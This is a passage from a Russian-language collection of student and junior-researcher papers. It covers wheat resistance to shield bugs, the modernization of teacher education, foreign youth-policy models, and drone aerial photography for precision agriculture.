Проанализировав полученные данные, можно сделать вывод, что наиболее устойчив к повреждению клопами-черепашками колосьев в фазу цветения-молочной спелости и зерна в фазу полной спелости сорт яровой мягкой пшеницы Кинельская Юбилейная.

Использованные источники:

1. Бурлака, Г. А. Биоэкологическое обоснование защиты зерновых злаков от хлебных клопов (надсемейства Pentatomoidea) в лесостепи Среднего Поволжья / Г. А. Бурлака, В. Г. Каплин. - Кинель : РИЦ СГСХА, 2015. - 145 с.

2. Бурлака, Г.А. Морфотипическая изменчивость популяции клопов-черепашек в лесостепи самарской области // Известия Самарской государственной сельскохозяйственной академии. - 2016. - Т. 1. - № 4. - С.

21-25.
3. Бурлака, Г.А. Особенности биологии клопов-черепашек в условиях Самарской области / Г.А. Бурлака // Зоологический журнал. - 2009. - №7. - С. 823-835.
4. Бурлака, Г.А. Развитие хлебных клопов в агроценозах ячменя Самарской области / Г.А. Бурлака // Актуальные вопросы растениеводства и кормопроизводства в XXI веке. Кинель : РИО СГСХА, 2017. - С. 38-42.
5. Вихрова, Е.А. Влияние вредной черепашки и пшеничного трипса на хлебопекарные качества зерна мягкой озимой пшеницы в лесостепи Самарской области/ Е.А. Вихрова, В.Г. Каплин // Аграрная наука - сельскому хозяйству. - Алтайский государственный аграрный университет. - 2017. - С. 77-79.
6. Burlaka, G.A. Peculiarities of the Biology of Corn Bugs (Heteroptera, Scutelleridae) in Samara Province / G.A. Burlaka // Entomological Review. 2009. - Vol. 89. - № 6. - pp. 672-684.

УДК 37.013.46

Миронова С.А.
студент 3 курса
исторический факультет
Астраханский Государственный университет
Россия, г. Астрахань

ОСОБЕННОСТИ МОДЕРНИЗАЦИИ ПЕДАГОГИЧЕСКОГО ОБРАЗОВАНИЯ В СОВРЕМЕННОЙ РОССИИ

Аннотация: в статье рассмотрена проблема модернизации педагогического образования. Поднят вопрос об эффективности использования современных способов обучения молодых педагогов. Изучается проблема профессиональной направленности студентов педагогических специальностей. Как нужно модернизировать образование для его эффективности и что для этого требуется. С помощью изменения системы подготовки будущих учителей.

Ключевые слова: педагогика, модернизация образования, инновационные технологии, повышение квалификации, молодые учителя, общее образование, подготовка учителя.

Mironova S.A.
Student
3 year, historical faculty
Astrakhan State University
Russia, Astrakhan

PECULIARITIES OF MODERNIZING PEDAGOGICAL EDUCATION IN MODERN RUSSIA

Annotation: in the article the problem of modernization of pedagogical education is considered. The question of the effectiveness of using modern

methods of teaching young teachers has been raised. The problem of professional orientation of students of pedagogical specialties is studied. How to modernize education for its effectiveness and what is required for this. By changing the system of training future teachers.

Keywords: pedagogy, education modernization, innovative technologies, advanced training, young teachers, general education, teacher training.

Цель модернизации педагогического образования состоит в создании необходимых условий для приведения системы профессиональной педагогической подготовки в соответствие с современными достижениями педагогической теории и практики, формирования основ профессиональной компетентности учителей в процессе педагогического образования, на основании приобщения к общекультурным ценностям, овладения системой знаний и умений стимулировать разностороннее личностное развитие студентов, их гражданскую устойчивость, ответственность, поликультурную ориентацию, способность в новых социально-экономических и политических условиях вносить существенный вклад в развитие общественной жизни и самих себя [2. с. 74].

В настоящее время эффективность высшего педагогического образования значительно снижается в связи с тем, что остается нерешенными следующие проблемы: недостаток между численностью выпускников педагогических направлений подготовки и запросами общеобразовательной школы, несоответствием содержания и форм подготовки педагогов современным потребностям образовательных организаций, в частности в аспекте психолого-педагогических дисциплин, недостаточной практической подготовкой выпускников, неготовностью педагога к применению в учебном процессе современных информационных коммуникационных технологий, неготовностью учителей к разрешению проблем внедрения изучения иностранных языков и информатики в начальных классах школы, низким уровнем готовности выпускников вузов к обеспечению условий сохранения здоровья обучающихся в условиях школы, неотлаженной подготовкой педагогов для специфических условий малокомплектной школы в селе, недостаточной обеспеченностью педагогических учебных заведений качественными школьными учебниками, недостаточным обеспечением преемственности подготовки учителей в высших и средних профессиональных педагогических учебных заведениях, отсутствием единства системы подготовки, переподготовки и повышения квалификации педагогических работников, недостаточной ориентированностью профессорско-преподавательского состава в вопросах модернизации образования в РФ [1. с. 44].

Многое для разрешения указанных выше проблем уже осуществлено. Так, сформированы и утверждены федеральные государственные образовательные стандарты по направлениям подготовки бакалавров и магистров высшего педагогического образования, развивается структура

многоуровневого образования. Уточнены названия и увеличено количество направлений подготовки бакалавров педагогического направления, увеличен список профилей подготовки бакалавров, а также количество магистерских программ в сфере педагогических наук.

В целях эффективного выполнения задач модернизации общего образования в настоящее время в России нужны значительные изменения в системе подготовки учителей. Первоочередными задачами являются: обновление содержания образования на всех его ступенях, углубленная научная подготовка, исходя из профилизации обучения в старшей школе, овладение новейшими педагогическими и информационными технологиями учителей с целью индивидуализации обучения, углубления работы с одаренными детьми, в разновозрастных коллективах классов малокомплектных школ в сельской местности. Особое внимание необходимо обратить на подготовку учителей в области инклюзивного образования, что бы будущие педагоги могли находить правильный подход к детям с ограниченными возможностями здоровья, которые нуждаются в специальной образовательной среде при общеобразовательных организациях. [4. с. 17]

Необходима организация переподготовки и повышения квалификации действующих педагогов, а также профессорско-преподавательского состава педагогических вузов по причине введения профильного обучения в старшей школе, новых предметов в начальных классах.

Современное образование выступает в качестве все более сложной системы, функционирующей в динамично изменяющемся мире, который предъявляет возрастающие требования ко всем субъектам образовательного процесса.

Особое внимание в процессе модернизации системы образования акцентируется на изменениях в сфере инновационной педагогической деятельности. Так, например, планируется: формирование концепций и стратегий развития образования и образовательных организаций, совершенствование инновационной научно-образовательной среды в образовательной организации как условие эффективной подготовки и развития педагогических кадров, обновление содержания образования, изменение и создание новейших технологий обучения и воспитания, проектирование новых моделей образовательного процесса, разработка системы непрерывной генерации конкурентоспособных идей и разработок по актуальным научным направлениям в области образования, формирование комплексной системы поддержки инновационных проектов, внедрения передовых научно-методических разработок и продвижения учебно-методической продукции и образовательных услуг на рынок, совершенствование системы подготовки, переподготовки, повышения квалификации инновационно-ориентированных кадров, осуществление инновационных научно-образовательных проектов всех уровней, осуществление системы подготовки, переподготовки, повышения

квалификации и консультирования специалистов для инновационной деятельности в области образования, стажировки в зарубежных университетах, обладающих эффективной инновационной инфраструктурой, привлечение инвестиций на развитие научно-образовательной деятельности, включающее принятие участия в конкурсах, грантах, налаживание партнерских связей с организациями и научными учреждениями региона, разработка учебников и учебных пособий нового поколения, организация системы научно-методического сопровождения образовательных организаций региона [3. с. 35].

Итогом модернизации педагогического образования должна стать обновленная система подготовки, переподготовки и повышения квалификации учителей, которая будет отвечать требованиям, предъявляемым обществом к педагогическим работникам.

Использованные источники:

1. Бондаревская Е. В. Модернизация педагогического образования в инновационном пространстве федерального университета // Известия ВГПУ. 2010. №7. С. 43.-51.
2. Вартазарян К. А. Педагогические инновации в условиях модернизации российского образования. // Известия РГПУ им. А.И. Герцена. 2008. №74-2. С. 73-78.
3. Васильев И. А. Проблемы и направления модернизации педагогического образования: экспертная оценка // Педагогическое образование в России. 2012. №3. С. 32-37.
4. Данилюк А. Я. Принципы модернизации педагогического образования // Проблемы современного образования. 2010. №3. С. 13-21.

304.44

Митина Д.А.
студент магистратуры 2 курса
кафедра социальных технологий
Волгоградский государственный университет
научный руководитель: Андрющенко О.Е., к.социол.н.
доцент

ЗАРУБЕЖНЫЕ МОДЕЛИ РЕАЛИЗАЦИИ МОЛОДЕЖНОЙ ПОЛИТИКИ (ЕВРОПЕЙСКИЙ И АМЕРИКАНСКИЙ ПОДХОДЫ)

Аннотация. Статья посвящена исследованию механизмов реализации молодежной политики в различных странах мира. Рассмотрены модели молодежной политики, охарактеризованы ее приоритетные направления в США и странах Европы. Проанализированы возможности применения международного опыта в процессе реализации государственной молодежной политики в России.

Ключевые слова: модели молодежной политики, государственная молодежная политика, молодежные службы, молодежное самоуправление, молодежь, молодежное движение.

Mitina D.A.
2-year master's student of the department of social technologies department
Volgograd State University
Scientific adviser: Andryuschenko O.
PhD in Sociology, Associate Professor

FOREIGN MODELS OF IMPLEMENTATION OF YOUTH POLICY (EUROPEAN AND AMERICAN APPROACHES)

Abstract. This article is devoted to the researching mechanisms of realizing youth politics in different countries all over the world. The patterns of youth politics were studied and its priority directions were characterized in the USA and in European countries. The possibilities to implement international experience of realizing state youth politics in Russian Federation were analyzed.

Key words: models of youth policy, state youth policy, youth services, youth self-government, youth, youth movement.

Молодежная политика – комплексное явление, которое представляет собой результат практической, научно-теоретической, идеологической и иной деятельности социальных институтов в отношении молодежи. Молодежная политика охватывает все сферы жизнедеятельности молодежи, включает вопросы, связанные с формированием и воспитанием молодежи, а также процессы социализации, совокупность идей относительно места и роли молодежи в обществе и их реализацию [2].

Актуальность исследования зарубежных моделей реализации молодежной политики обусловлена важностью изучения основных подходов

к работе с молодежью в разных странах мира в свете совершенствования ее механизмов в Российской Федерации. Связано это с тем, что экономически развитые страны накопили значительный опыт решения проблем молодежи, во многих из них разработаны собственные специфические модели молодежной политики. Объективно оценить проблемы молодежи можно лишь при условии глубокого анализа процессов, связанных с молодежью, за пределами России. Анализ зарубежного опыта реализации молодежной политики является актуальным еще и потому, что проблематика молодежи признана ООН глобальной и ее решение требует координации усилий различных стран и народов.

Основной целью статьи является исследование особенностей молодежной политики в странах мира и обоснование возможностей применения зарубежного опыта в процессе совершенствования государственной молодежной политики в Российской Федерации.

Реализация молодежной политики в странах мира осуществляется с использованием различных подходов. Однако все страны едины в понимании важности и необходимости работы с молодежью. Координацию в решении наиболее общих молодежных проблем осуществляет Организация Объединенных Наций, органами которой принимаются резолюции и программы, касающиеся молодежи. Содействие развитию сотрудничества в молодежной сфере определяются и Советом Европы, в частности здесь создан постоянный Комитет межгосударственного сотрудничества в молодежной сфере, который организовывает Европейские конференции министров по делам молодежи; для координации молодежных программ создан специальный Молодежный директорат; финансовой поддержкой деятельности молодежи с 1972 года занимается Европейский молодежный фонд, ежегодный бюджет которого составляет примерно 2,3 млн. евро [3, с. 122].

Общей целью молодежной политики в большинстве экономически развитых стран является помощь и содействие скорейшей и наиболее эффективной интеграции молодого поколения в общество. Именно в период нахождения человека в данной возрастной категории ему нужно получить образование, выбрать и освоить профессию, изучить и уяснить свои права и обязанности, сформировать гражданское и нравственное сознание. Это позволит молодому человеку сформироваться как полноценной самостоятельной личности и вступить в самостоятельную жизнь.

Исследователи выделяют две основные модели молодежной политики: так называемую неоконсервативную модель молодежной политики (пример США), когда государство в первую очередь оказывает социальную помощь тем категориям и группам молодежи, которым она требуются, и социал-демократическую модель (политика большинства европейских стран), где государство практически берет на себя ответственность за решение многих проблем молодежи. Среди европейских моделей молодежной политики ученые выделяют следующие [4]:

- универсалисткую модель стран Скандинавии;
- общественную модель Великобритании;
- протекционистскую модель стран Центральной Европы;
- централизованную модель стран Средиземноморья.

Характерные признаки и особенности этих моделей представлены в таблице 1.

Таблица 1

Характерные признаки и особенности европейских моделей молодежной политики

Модель молодежной политики	Характерные признаки	Целевые группы	Основные цели
Модель скандинавских стран	Универсалистская	Молодежь в возрасте до 25 лет	Участие молодежи в жизни общества, достижение автономности и независимости молодежи
Модель Великобритании	Общественная	Конкретно определенные группы молодежи с особыми потребностями	Профилактика социальных проблем молодежи
Модель стран Центральной Европы	Протекционистская	Социальные группы молодежи, которые требуют защиты, поддержки и стимулирования	Участие молодежи в политической жизни, профилактика социальных проблем
Модель стран Средиземноморья	Централизованная	Особенные группы молодежи	Привлечение молодежи к участию в гражданских организациях

С целью более детального изучения зарубежного опыта реализации молодежной политики охарактеризуем ее основные формы и методы, используемые в США и странах Европы.

В рамках модели государственной молодежной политики США проблемы молодежи регулируются государством на минимальном уровне. Данная модель определяет, что государство берет на себя обязанности, причем ограниченные, принимать меры в отношении наиболее неблагополучных и наименее защищенных категорий молодых людей. Но даже в этом случае государство регулирует только некоторые, весьма ограниченные, стороны социального положения данных категорий молодежи.

Социальной поддержкой молодежи здесь занимаются частные благотворительные организации, в стране активно внедряются механизмы привлечения коммерческого сектора к участию в реализации программ и проектов молодежной политики. Особенностью модели молодежной политики США является создание и развитие органов самоуправления в школах, колледжах, университетах. В этих реально действующих органах

самоуправления молодежь получает необходимые социальные, коммуникативные и управленческие навыки, здесь обеспечиваются возможности влияния молодежи на принятие решений, касающихся ее жизни.

В рамках модели германской государственной молодежной политики предусматривается довольно умеренное вмешательство государства в жизнь молодых людей, но одновременно при этом в стране разработана мощная законодательная база, регулирующая сферу молодежной политики. Государство оказывает помощь тем категориям молодых людей, кому она крайне необходима. При этом также широко используется практика привлечения молодежи к решению собственных проблем.

Молодежная политика в Германии базируется как на социал-демократических принципах, так и на либеральных. Проявление социал-демократических основ заключается в том, что при реализации молодежной политики государство сохраняет свою социальную направленность и осуществляет обеспечение основных прав молодежи, то есть не только препятствует их нарушению, но и создает соответствующие условия для их соблюдения; защищает и развивает социальные достижения. Либеральные принципы проявляются, в частности в мероприятиях превентивного, компенсационного, а также субсидиарного характера.

Немецкая система молодежной политики признается одной из самых дорогих и лучших в Европе. В Германии, как и в большинстве Европейских стран, основной целью государственной молодежной политики является содействие молодым людям в их жизненном становлении, в обеспечении их занятости и участия в жизни гражданского общества. В связи с этим молодежная политика Германии направлена на защиту и всестороннюю поддержку индивидуального и социального развития молодых людей.

Молодежная политика в Германии четко структурирована по уровням - общенациональному, региональным и местным. Конкретные меры по социализации молодежи включают: социальное обеспечение, принятие мер по снижению бедности и безработицы, этическое воспитание, эффективную интеграция иностранцев в германское общество, помощь молодежи Восточной Германии. Кроме того, в Германии существует договор между федерацией и субъектами о защите молодых людей от негативного влияния СМИ.

Государством разрабатываются программы поддержки молодежного предпринимательства и кооперации. Разработкой молодежной политики занимается Министерство по делам семьи и молодежи. В каждом крупном городе Германии функционируют информационные молодежные центры. Также в стране создан Федеральный фонд детей и молодежи, который осуществляет финансирование молодежной политики как на национальном, так и на международном уровнях. Около 60% расходов на реализацию молодежных программ в Германии приходится на коммунальный уровень (около 10% коммунального бюджета), а 35% - на земельный. Такая

структура финансирования направлена на оказание более адресной помощи молодежи с учетом местных социально-экономических условий [1, с. 50].

Модель государственной молодежной политики Швеции предусматривает значительное вмешательство государства в жизнь молодежи. Государственное регулирование проблем молодежи в первую очередь осуществляется через создание и финансирование сети государственных специализированных учреждений, а также поддержку молодежных организаций.

Основной механизм работы с молодежью в Швеции основывается на социальной работе в коммунах. Государственная молодежная политика Швеции строится на особой роли государства, регламентации законом мер поддержки молодежи и молодежных организаций. В 1986 году был создан Совет по делам молодежи, в обязанности которого входит обеспечение координации работы разных министерств на этапе разработки и принятия решений, затрагивающих молодежь, и регулярно предъявлять правительству информацию об условиях жизни молодых людей.

Около 30% населения Швеции находятся в молодежной возрастной группе моложе 25 лет. На государственном уровне определяются общие направления и приоритеты молодежной политики, но в непосредственной ее реализации главная роль отводится местной власти и общественным организациям. Координация деятельности по реализации молодежной политики в Швеции осуществляется Министерством культуры.

Во Франции молодежную политику разрабатывает Министерство по делам молодежи, спорта и общественных организаций. Данное министерство имеет региональные и местные отделения, на которых лежит ответственность за реализацию молодежной политики на местном уровне. Полномочия по проявлению инициативы по актуальным вопросам молодежной политики имеет Национальный совет молодежи, который объединяет различных представителей политических, гражданских, профсоюзных молодежных структур. Во Франции также функционирует обширная сеть молодежных информационных центров, которая включает в себя национальный центр, 23 региональных, 8 департаментских центров. Особенностью работы с молодежью во Франции является развитие студенческого самоуправления. Студенты высших учебных заведений Франции имеют возможность быть представленными в различных учреждениях на всех институциональных уровнях [4, с. 56]. На университетском уровне студенты избираются в Центральные Советы университетов (Административный Совет, Научный совет, Совет по вопросам обучения и университетской жизни), студенческие советы факультетов, а также в Советы объединенных факультетов по определенному направлению подготовки и Советы в общежитиях. Студенты, избранные в вышеупомянутые советы, избирают своих представителей в национальный Совет по Высшему Образованию. Параллельно проходят выборы на уровне каждого учебного округа в Административный совет

Регионального Центра Университетских и Учебных Дел. Студенческое самоуправление во Франции распространяется также на международный уровень, в частности студенты принимают активное участие в Национальном Европейском союзе студентов. Важной формой студенческой самоорганизации являются ассоциации. Они создаются на разных уровнях: на уровне университета (учебно-профессиональные, культурные, спортивные и др.), на региональном или национальном уровнях. На национальном уровне на сегодня во Франции созданы:

- общая Федерация студенческих ассоциаций, которая включает 1400 ассоциаций, объединенных в рамках около тридцати студенческих федераций и тридцати однопрофильных ассоциаций;
- Организация содействия и защиты студентов;
- Национальный Союз студентов Франции;
- Национальный межуниверситетский Союз.

Отдельной формой студенческого самоуправления во Франции являются синдикаты. Студенческие синдикаты организуются на университетских и региональных уровнях, которые объединяются в национальные. На сегодня во Франции существуют такие студенческие синдикаты, как Федерация Студенческих Синдикатов, Синдикат солидарных, унитарных и демократических студентов, Федерация Детей Республики, Национальная Конфедерация Труда, Конфедерация студентов.

Молодежную политику в Великобритании классифицируют как общественную модель. В этой стране созданы и действуют молодежные службы, которые планируют свою деятельность, исходя из потребностей молодежи каждой конкретной общины. Эти потребности определяются путем проведения индивидуальных бесед с молодежью, местных локальных исследований. По итогам этих бесед и исследований формируется матрица потребностей молодежи местной общины, на основе которой разрабатываются программы для молодежи. В своей работе молодежные службы Великобритании руководствуются такими базовыми принципами работы с молодежью, как забота об эмоциональном состоянии молодых людей; обеспечение участия молодежи в принятии решений; уважение к ценностям и субкультурам молодых людей.

В службах работают специалисты, имеющие квалификацию молодежного работника в общине с получением образования в университете. Каждая молодежная служба имеет банк данных об организациях и учреждениях, работающих с молодежью в общине и услугах, предоставляемых в этих организациях. Деятельность молодежных служб в Великобритании оценивается по следующим общенациональным критериям [1, с.51]:

- количество молодых людей местной общины, которые воспользовались услугами службы;
- процент молодых людей, которые принимали активное участие в различных программах;

- процент молодых людей, достигших положительных изменений;
- мера удовлетворенности клиентов предоставляемыми услугами;
- количество случаев переадресации клиентов.

В Великобритании также значительное развитие получило студенческое самоуправление. Студенческие советы здесь выражают студенческие мысли относительно университета, отвечают за предоставление разнообразных услуг студентам. Указанные советы руководят некоторыми коммерческими учреждениями, находящимися на территории университета (магазины, кафе, типографии студенческих газет), предоставляют консультации по успешному обучению в университете; руководят спортивными клубами и тому подобное. Председатель студенческого совета избирается членами студенческого совета и получает заработную плату.

Студенческие советы высших учебных заведений Великобритании имеют мощное финансирование. Они получают материальную поддержку от университетов, государственных учреждений, спонсоров, а также имеют доходы от коммерческой деятельности. Одной из крупнейших студенческих организаций в Великобритании является Национальный Союз Студентов Объединенного Королевства, который представляет интересы более чем 5 миллионов студентов.

Этот союз ежегодно проводит обучение около 300 студенческих руководителей. Студенческие руководители контролируют состояние дел в студенческих союзах, а также определяют их политику. Каждый студент имеет возможность участвовать в процессе принятия решения о перспективных планах работы союзов на общем собрании.

Модель молодежной политики стран Средиземноморья относится к категории централизованных, для которой характерно достаточно слабое привлечение третьего сектора и органов местного самоуправления к реализации молодежной политики. Также в данных странах уровень участия молодежи в общественных организациях является относительно низким. Механизмы молодежной политики преимущественно реализуются на уровне государства. На наш взгляд это может быть связано с традиционной сильной поддержкой молодого поколения семьей и религиозными институтами [4, с. 950].

Проанализировав опыт реализации государственной молодежной политики в разных странах, можно сделать вывод, что в России в целях совершенствования молодежной политики целесообразно уделить внимание следующим вопросам:

1. Используя опыт США разработать механизмы, позволяющие активно привлекать коммерческий сектор к участию в молодежных программах. Данное направление позволит привлечь дополнительные финансовые ресурсы для решения проблем молодежи.

2. Используя опыт США, Франции и Великобритании, усилить роль самоуправления в школах, колледжах, университетах. Это направление

является актуальным для России, учитывая значительную роль самоуправления в выявлении потенциальных лидеров, выработке у них навыков управленческой работы с коллективом, формировании активной гражданской позиции молодежи.

3. Воспользоваться опытом Германии по государственному финансированию молодежной политики в форме финансового фонда, а также опытом обеспечения занятости молодых специалистов и внедрения действенной системы гарантирования первого рабочего места.

4. Адаптировать зарубежный опыт развития молодежных организаций для полноценного социального становления и развития молодежи.

Успешное решение проблем молодежи возможно лишь при условии объединения усилий государственных управленческих структур, которые отвечают за разработку и реализацию государственной молодежной политики, ученых и, бесспорно, самой молодежи.

Использованные источники:

1. Андрющенко О.Е, Проблемы кодификации социально-обеспечительного законодательства (на примере Волгоградской области)// Социальное и пенсионное право. 2016. № 2. С. 42-46.
2. Андрющенко О.Е., Гуляихин В.Н., Фантров П.П., Традиционные духовно-нравственные ценности в ассоциациях учащейся молодежи Волгоградской области//Социологические исследования. 2018. № 11. С. 146-151.
3. Андрющенко О.Е., Зотов А.В., Иваненко А.И., Использование стейкхолдерского подхода как инструмента для организации взаимодействия социальных учреждений с органами власти, государственными и муниципальными учреждениями// Инновационная экономика: перспективы развития и совершенствования. 2017. № 7 (25). С. 23-30.
4. Глухих А.А., Государственная молодежная политика: зарубежный опыт // Новый университет. Серия: Экономика и право. - 2016. - № 3 (61). - С. 49-51.
5. Кибанов А.Я., Лукьянова Т.В., Ловчева М.В. Молодежная политика в России и зарубежных странах. Монография. - М.: М-во образования и науки Российской Федерации, Федеральное гос. бюджетное образовательное учреждение высш. проф. образования "Гос. ун-т упр.", 2011. - 256 с.
6. Нигматуллина Т.А., Зарубежный и отечественный опыт институализации государственной молодежной политики: поиск оптимумов // Евразийский Союз: вопросы международных отношений. - 2013. - № 2 (3). - С. 121-128.
7. Тимошенко И.Г., Пилипенко А.Н. и др., Молодежная политика в современных зарубежных государствах // Журнал зарубежного законодательства и сравнительного правоведения. - 2015. - № 6 (55). - С. 947-960.

УДК 004.932.2

Митрофанов Е.П.
младший научный сотрудник
ФГБНУ Агрофизический институт
Россия, г. Санкт-Петербург

ПРИМЕНЕНИЕ ДАННЫХ АЭРОФОТОСЪЕМКИ В СИСТЕМЕ ТОЧНОГО ЗЕМЛЕДЕЛИЯ

Аннотация:

В статье рассматриваются возможности применения современных методов получения и обработки аэрофотоснимков для оптимизации управления сельским хозяйством. В качестве примеров представлено несколько востребованных задач в системе точного земледелия с использованием автоматизированного беспилотного летательного аппарата Геоскан-401, который позволяет получать оперативные данные высокого разрешения: ортофотоплан сельскохозяйственного поля, привязанный к глобальной системе позиционирования; цифровые модели рельефа местности и водных потоков; а также расчет вегетационных индексов.

Ключевые слова: аэрофотосъемка, точное земледелие, геоинформационные системы, беспилотные летательные аппараты.

Mitrofanov E.P.
junior researcher
Agrophysical Research Institute
Russia, Saint-Petersburg

APPLICATION OF AEROPHOTOGRAPHY DATA IN PRECISION AGRICULTURE

Annotation:

The article discusses the possibility of using modern methods of obtaining and processing aerial photographs to optimize the agriculture management. As examples, several popular precision agriculture problems are presented using the automated unmanned aerial vehicle Geoscan-401, which allows obtaining high-resolution real-time data: an agricultural field orthophotomap tied to the global positioning system; digital models of terrain and water flows; as well as the calculation of vegetation indices.

Key words: aerial photography, precision agriculture, geoinformation systems, unmanned aerial vehicles.

В настоящее время при решении широкого круга задач в системе точного земледелия, при производстве растениеводческой продукции, в экологии и в других природопользовательских областях всё более перспективным и актуальным становится применение данных дистанционного зондирования. В качестве инструментов получения таких данных могут выступать околоземные космические, авиационные системы, а

также беспилотные летательные аппараты (БЛА). Аэрофотосъемка с применением беспилотных летательных систем при решении определенного ряда задач обладает существенными преимуществами:

- Высокая разрешающая способность съемки (до 1 см/пикс).
- Оперативность получения и обработки данных.
- Отсутствие помех, связанных с облачностью и дымкой, что особенно актуально в Ленинградской области.
- Получение данных с необходимой периодичностью для проведения наблюдений в динамике.

Однако данный подход обладает и определенными ограничениями по длительности полета, площади съемки, максимально допустимой скорости ветра и т.п.

В последние годы во многих странах мира БЛА получили достаточно высокое развитие в системе точного земледелия. Например, группа ученых Калифорнийского университета ведут разработку автоматизированного комплекса RAPID (Robot Assisted Precision Irrigation Delivery), в состав которого входят ирригационная система, разбрызгиватели и БЛА, позволяющие проводить анализ потребности растений во влаге и осуществлять полив дифференцированно [9]. Компания из Нидерландов Aerovinci внедрила полностью автономный комплекс, который состоит из БЛА «Jack» и специализированных док-станций DroneDock [2]. В данной системе полностью автоматизированы процессы взлета, посадки, подзарядки на док-станциях, обмена информацией между беспилотными аппаратами, обработки полученных данных. Каждая док-станция, рассчитанная на один БЛА, при этом способна осуществлять анализ погодных условий для оценки безопасности полетов.

В Агрофизическом научно-исследовательском институте для информационного обеспечения исследований в системе точного земледелия используется автоматизированный БЛА Геоскан-401 (рис. 1). Для осуществления аэрофотосъемки на данном комплексе установлены две камеры Sony Nex 5, которые позволяют синхронно получать изображения в видимом и ближнем инфракрасном диапазонах (рис. 2). Система также оснащена специальным программным обеспечением: GeoScan Planner позволяет создавать маршрут полета и загружать его в БЛА, Agisoft PhotoScan на основе полученной мозаики снимков позволяет создавать ортофотоплан или модель рельефа сельскохозяйственного поля.

Рис. 1. Автоматизированный БЛА Геоскан-401

В системе точного земледелия применение БЛА позволяет решать ряд востребованных практических задач:

- инвентаризация сельскохозяйственных полей [3];
- предупреждение чрезвычайных ситуаций на полях [8];
- мониторинг состояния посевов [1, 6];
- дифференцированное внесение удобрений и агрохимикатов [4];
- прогноз урожайности [7];
- расчет вегетационных индексов [7];
- мониторинг мелиоративных систем [5];
- и др.

Рис. 2. Пример аэрофотоснимков в видимом и ближнем инфракрасном диапазонах, полученных с помощью БЛА Геоскан-401

Аэрофотосъемка позволяет получить комплекс данных высокого качества за один день (при необходимости в круглосуточном режиме): ортофотоплан сельскохозяйственного поля, привязанный к глобальной системе позиционирования; цифровые модели рельефа местности и водных потоков; а также расчет вегетационных индексов. Кратко рассмотрим несколько примеров востребованных задач в системе точного земледелия,

которые эффективно решаются с использованием данных аэрофотосъемки.

Дифференцированное внесение удобрений. Решение данной задачи основано на анализе цветовых характеристик сельскохозяйственных посевов по цифровым изображениям. Подход заключается в выделении однородных зон обследуемого сельскохозяйственного поля путем классификации аэрофотоснимка. Причем классификация может быть контролируемой и неконтролируемой. Более точным приемом определения необходимости внесения удобрений является контролируемая классификация (с обучением). Эталонами при этом выступают специально сформированные небольшие тестовые участки сельскохозяйственного поля с известными величинами внесенных доз удобрений (рис 3).

На основе полученных характеристик цвета посевов эталонных участков выполняется построение калибровочной кривой зависимости цвета от дозы внесенного удобрения. Построенная зависимость позволяет достаточно точно определить необходимость подкормки сельскохозяйственных растений на любом участке поля.

На основе проведенного анализа обеспеченности сельскохозяйственных посевов полезными веществами выполняется последующая генерация специальной технологической карты-задания с помощью программы SS Tool Box, в которой каждому элементарному участку поля присваивается своя величина необходимой дозы внесения удобрения. Карта-задание загружается в бортовой компьютер сельскохозяйственной техники для точного дифференцированного внесения удобрений.

Рис. 3. Снимок сельскохозяйственного поля с эталонными участками, числами обозначены дозы внесенных удобрений

Мониторинг мелиоративных систем. Данная задача особенно актуальна в Ленинградской области. В годы СССР была проведена масштабная программа создания мелиоративных систем в сельском хозяйстве, при этом основным инструментом осушения земель в регионе являлся закрытый дренаж. Большая часть созданных объектов оказалась заброшена, в связи с чем требуется капитальный ремонт существующих мелиоративных систем. Кроме того, на многие объекты утрачены схемы и прочая документация. Наиболее эффективным и экономически выгодным подходом к анализу состояния объектов мелиоративных систем представляется использование аэрофотосъемки.

Применение данных аэрофотосъемки показало достаточно высокие результаты и охват широкого круга задач в области мониторинга мелиоративных систем. Например, благодаря мобильности получения данных съемка с помощью БЛА позволяет проводить анализ эффективности работы закрытых дренажных систем в динамике. На рис. 4 представлены два аэрофотоснимка одного и того же сельскохозяйственного поля в разные временные периоды. В динамике отчетливо видно, что линия 1 закрытой

дренажной системы на данном поле работает не эффективно, что указывает на необходимость проведения ремонтных работ.

Рис. 4. Закрытая дренажная система сельскохозяйственного поля в динамике (разница проведения съемки составила 8 дней)

В Ленинградской области аэрофотосъемка позволяет достаточно оперативно и эффективно решать следующие востребованные задачи мониторинга мелиоративных систем:

- обнаружение нерабочих линий закрытых дренажных систем;
- определение объемов зарастания открытых дренажных систем и габаритов вымочек;
- визуальное определение схемы заложенной закрытой дренажной системы;
- обнаружение очагов эрозии почвы;
- планирование ремонтных работ мелиоративных систем.

Таким образом, применение данных аэрофотосъемки представляется довольно эффективным подходом в решении широкого круга задач в системе точного земледелия, связанных с мониторингом состояния сельскохозяйственных посевов и мелиоративных систем, определением стрессовых факторов и т.п. Аэрофотосъемка способствует увеличению мобильности получения данных, снижению финансовых расходов и трудозатрат, ускорению проведения исследований, обеспечивая при этом высокую достоверность и полноту данных.

Использованные источники:

1. Буре В. М., Канаш Е. В., Митрофанова О. А. Анализ характеристик цвета растений по аэрофотоснимкам с различными факторами качественных показателей // Вестник Санкт-Петербургского университета. Прикладная

математика. Информатика. Процессы управления. 2017. Т. 13. № 3. С. 278-285.
2. Компания AeroVinci: [сайт]. URL: http://www.aerovinci.com/ (дата обращения: 05.12.2018).
3. Митин М. Д., Никольский Д. Б. Современные тенденции развития отрасли беспилотных летательных аппаратов // Геоматика. 2013. № 4. С. 27-31.
4. Митрофанов Е. П., Петрушин А. Ф., Митрофанова О. А. Использование данных аэрофотосъемки для обоснования прецизионных агроприемов применения агрохимикатов // В сборнике: Применение средств дистанционного зондирования Земли в сельском хозяйстве. 2018. С. 212-217.
5. Петрушин А. Ф., Митрофанов Е. П. Оценка состояния дренажных систем сельскохозяйственного поля с помощью данных дистанционного зондирования // Вестник российской сельскохозяйственной науки. 2017. № 4. С. 17-20.
6. Петрушин А. Ф., Митрофанов Е. П. Опыт использования БПЛА для мониторинга состояния сельскохозяйственных земель // В сборнике: Применение средств дистанционного зондирования Земли в сельском хозяйстве. 2015. С. 81-84.
7. Точное сельское хозяйство (Precision Agriculture). Под общей редакцией Д. Шпаара, А.В. Захаренко, В.П. Якушева. СПб-Пушкин. 2009. 397 с.
8. Янников И. М., Фомин П. М., Габричидзе Т. Г., Захаров А. В. Применение беспилотных летательных аппаратов при разведке труднодоступных и масштабных зон чрезвычайных ситуаций // Вектор науки ТГУ. 2012. № 3(21). С. 49-53.
